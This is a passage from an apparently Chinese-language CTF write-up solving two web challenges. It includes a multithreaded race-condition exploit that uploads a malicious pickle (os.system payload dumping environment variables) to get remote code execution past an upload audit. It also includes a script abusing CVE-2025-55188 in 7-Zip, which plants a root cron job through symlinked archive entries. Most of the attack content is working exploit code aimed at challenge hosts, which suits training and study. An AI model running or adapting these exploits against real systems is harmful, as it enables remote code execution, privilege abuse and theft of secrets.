    with open(path, "wb") as fp:
        fp.write(data)

    audit_result = audit(data)
    meta = {
        "len": len(data),
        "source": src,
        "audit": audit_result.summary,
    }

    conn = get_db()
    conn.execute(
        "INSERT INTO users(uid, model_path, model_meta, created_at, audit_ok) VALUES(?,?,?,?,?)"
        " ON CONFLICT(uid) DO UPDATE SET model_path=excluded.model_path, model_meta=excluded.model_meta, audit_ok=excluded.audit_ok",
        (uid, path, str(meta), int(__import__("time").time()), 1 if audit_result.ok else 0),
    )
    conn.commit()
    conn.close()

    if audit_result.ok:
        flash("Model uploaded and passed audit.", "success")
    else:
        flash(f"Audit failed: {'; '.join(audit_result.reasons)}", "error")
    return redirect(url_for("index"))


@app.route("/model/predict")
def predict():
    uid = session["uid"]
    text = request.args.get("text", "")
    conn = get_db()
    row = conn.execute("SELECT model_path, audit_ok FROM users WHERE uid=?", (uid,)).fetchone()
    conn.close()
    if not row:
        return jsonify({"error": "no model uploaded"}), 400
    path = row[0]
    audit_ok = int(row[1] or 0)
    if not audit_ok:
        return jsonify({"error": "model failed audit"}), 400

    with open(path, "rb") as fp:
        data = fp.read()

    try:
        model = pickle.loads(data)
    except Exception as e:
        return jsonify({"error": f"failed to load model: {e}"}), 400

    if not isinstance(model, BaseModel):
        return jsonify({"error": "invalid model type"}), 400

    try:
        result = model.predict(text)
    except Exception as e:
        return jsonify({"error": f"prediction failed: {e}"}), 500
    return jsonify({"ok": True, "result": result})


if __name__ == "__main__":
    app.run(host="0.0.0.0", port=8000, debug=False)
|
这里漏洞是
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
|
# 漏洞代码精简版
def upload_model():
    # ...

    # [步骤 1] 先写文件!
    # 无论文件好坏,直接覆盖写入磁盘 storage/models/{uid}.pkl
    with open(path, "wb") as fp:
        fp.write(data)

    # [步骤 2] 再做检查 (Audit)
    # 对刚才上传的数据进行安全扫描
    audit_result = audit(data)

    # [步骤 3] 最后更新状态 (DB)
    # 根据检查结果,去数据库标记 audit_ok 是 1 还是 0
    conn.execute("UPDATE users SET audit_ok=?", (1 if audit_result.ok else 0,))
|
这里存在条件竞争绕过waf
1
2
3
4
5
6
7
|
线程 A(上传合法文件):上传一个合法的 Pickle 文件。它会通过审计,并将数据库状态 audit_ok 设为 1。

线程 B(上传恶意文件):上传一个恶意的 Pickle 文件(包含 RCE)。它会覆盖磁盘上的同一个文件,但稍后会让数据库 audit_ok 变为 0。

线程 C(触发 RCE):疯狂访问 /model/predict。

在 线程 A 将数据库设为 1 之后,且 线程 B 将数据库设为 0 之前(或者线程 B 刚覆盖文件但还没来得及更新数据库),如果我们访问了 predict就可以rce
|
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
|
import requests, threading, time, os

# === 配置 ===
URL = "http://8000-5c9d2b59-b605-4338-82a4-a25ba61b1581.challenge.ctfplus.cn"
CMD = "env > static/1.txt" # 必杀组合拳

# === 1. 生成 Payload (一行搞定) ===
open("valid.pkl", "wb").write(b"I1\n.")
open("exploit.pkl", "wb").write(b"cos\nsystem\n(S'" + CMD.encode() + b"'\ntR.")

# === 2. 攻击逻辑 ===
s = requests.Session()
s.get(URL) # 获取 Session (UID)
print(f"[*] 攻击开始... UID: {s.cookies.get_dict()}")

def upload(file_type):
    while True:
        try: # 这里的 filename 随便填,重要的是 session 里的 uid
            s.post(f"{URL}/model/upload", files={"model_file": ("a.pkl", open(f"{file_type}.pkl", "rb"))}, timeout=1)
        except: pass
        time.sleep(0.01)

def trigger():
    while True:
        try:
            s.get(f"{URL}/model/predict?text=t", timeout=1)
            # 检查结果
            res = requests.get(f"{URL}/static/1.txt", timeout=1).text
            if len(res) > 20: # 如果有内容
                print(f"\n[!] 成功拿到了! 结果如下:\n{'='*30}\n{res}\n{'='*30}"); os._exit(0)
        except: pass

# === 3. 多线程启动 (火力全开) ===
# 5个线程传正常文件,5个线程传恶意文件,5个线程触发
for _ in range(5): threading.Thread(target=upload, args=("valid",)).start()
for _ in range(5): threading.Thread(target=upload, args=("exploit",)).start()
for _ in range(5): threading.Thread(target=trigger).start()

while True: time.sleep(1)
|
77777_time_Task
考点:CVE-2025-55188+定时任务
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
|
import os
from flask import Flask, jsonify, request
import subprocess

app = Flask(__name__)
UPLOAD_DIR="./uploads"
os.makedirs(UPLOAD_DIR, exist_ok=True)
@app.route("/", methods=["GET"])
def index():
    return "Hello World"


@app.route("/upload", methods=["POST"])
def upload():
    if 'file' not in request.files:
        return jsonify({"status": "error", "message": "No file part"}), 400
    file = request.files['file']
    if file.filename == '':
        return jsonify({"status": "error", "message": "No selected file"}), 400
    sanitizeFilename=file.filename.replace("..", "").replace("/","")
    ext=sanitizeFilename.split(".")[-1]
    if ext != "7z":
        return jsonify({"status": "error", "message": "Only .7z files are allowed"}), 400
    filepath = os.path.join(UPLOAD_DIR, file.filename)
    file.save(filepath)

    ret=subprocess.run(["/tmp/7zz", "x", filepath],shell=False,stdout=subprocess.PIPE,stderr=subprocess.PIPE)
    if ret.returncode != 0:
        return jsonify({"status": "error", "message": "Failed to extract .7z file", "detail": ret.stderr.decode()}), 500
    return jsonify({"status": "success", "filename": file.filename})

@app.route("/listfiles", methods=["GET"])
def list_files():
    dir=request.args.get("dir", "./uploads")
    files = os.listdir(dir)
    return jsonify({"files": files})


if __name__ == "__main__":
    app.run(host="0.0.0.0", port=3000, debug=False)
|
kali创建一个1.sh脚本,写入
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
|
#!/bin/bash

#
# Writes to ../file.txt on extraction.
#
# Works on Linux only.
#

olddir="$(pwd)"

tempdir="$(mktemp -d)"
cd "$tempdir"

mkdir -p a/b
ln -s /a a/b/linker
7z a 2.7z a/b/linker -snl

ln -s a/b/linker/../../etc/cron.d/ linker
7z a 2.7z linker -snl
rm linker

mkdir linker
echo "* * * * * root mkdir /app/uploads/\`cat /flag\`" > linker/task
7z a 2.7z linker/task

cp 2.7z "$olddir"
cd "$olddir"
rm -r "$tempdir"
|
1
2
|
chmod +x 1.sh	#赋予权限
./1.sh		#执行
|
将生成的文件上传然后访问/listfiles即可
1
2
3
4
5
6
7
8
|
import requests


url="http://3000-127ebf03-e05b-4f15-8182-8a0a62d38b47.challenge.ctfplus.cn/"

res=requests.post(url=url+"upload",files={'file': open('2.7z', 'rb')})
res1=requests.get(url=url+"/listfiles",params={'dir': './uploads'})
print(res1.text)
|
https://lunbun.dev/blog/cve-2025-55188/
https://github.com/lunbun/CVE-2025-55188/blob/main/poc_extraction_root/make_arb_write_7z.sh
ezjdbc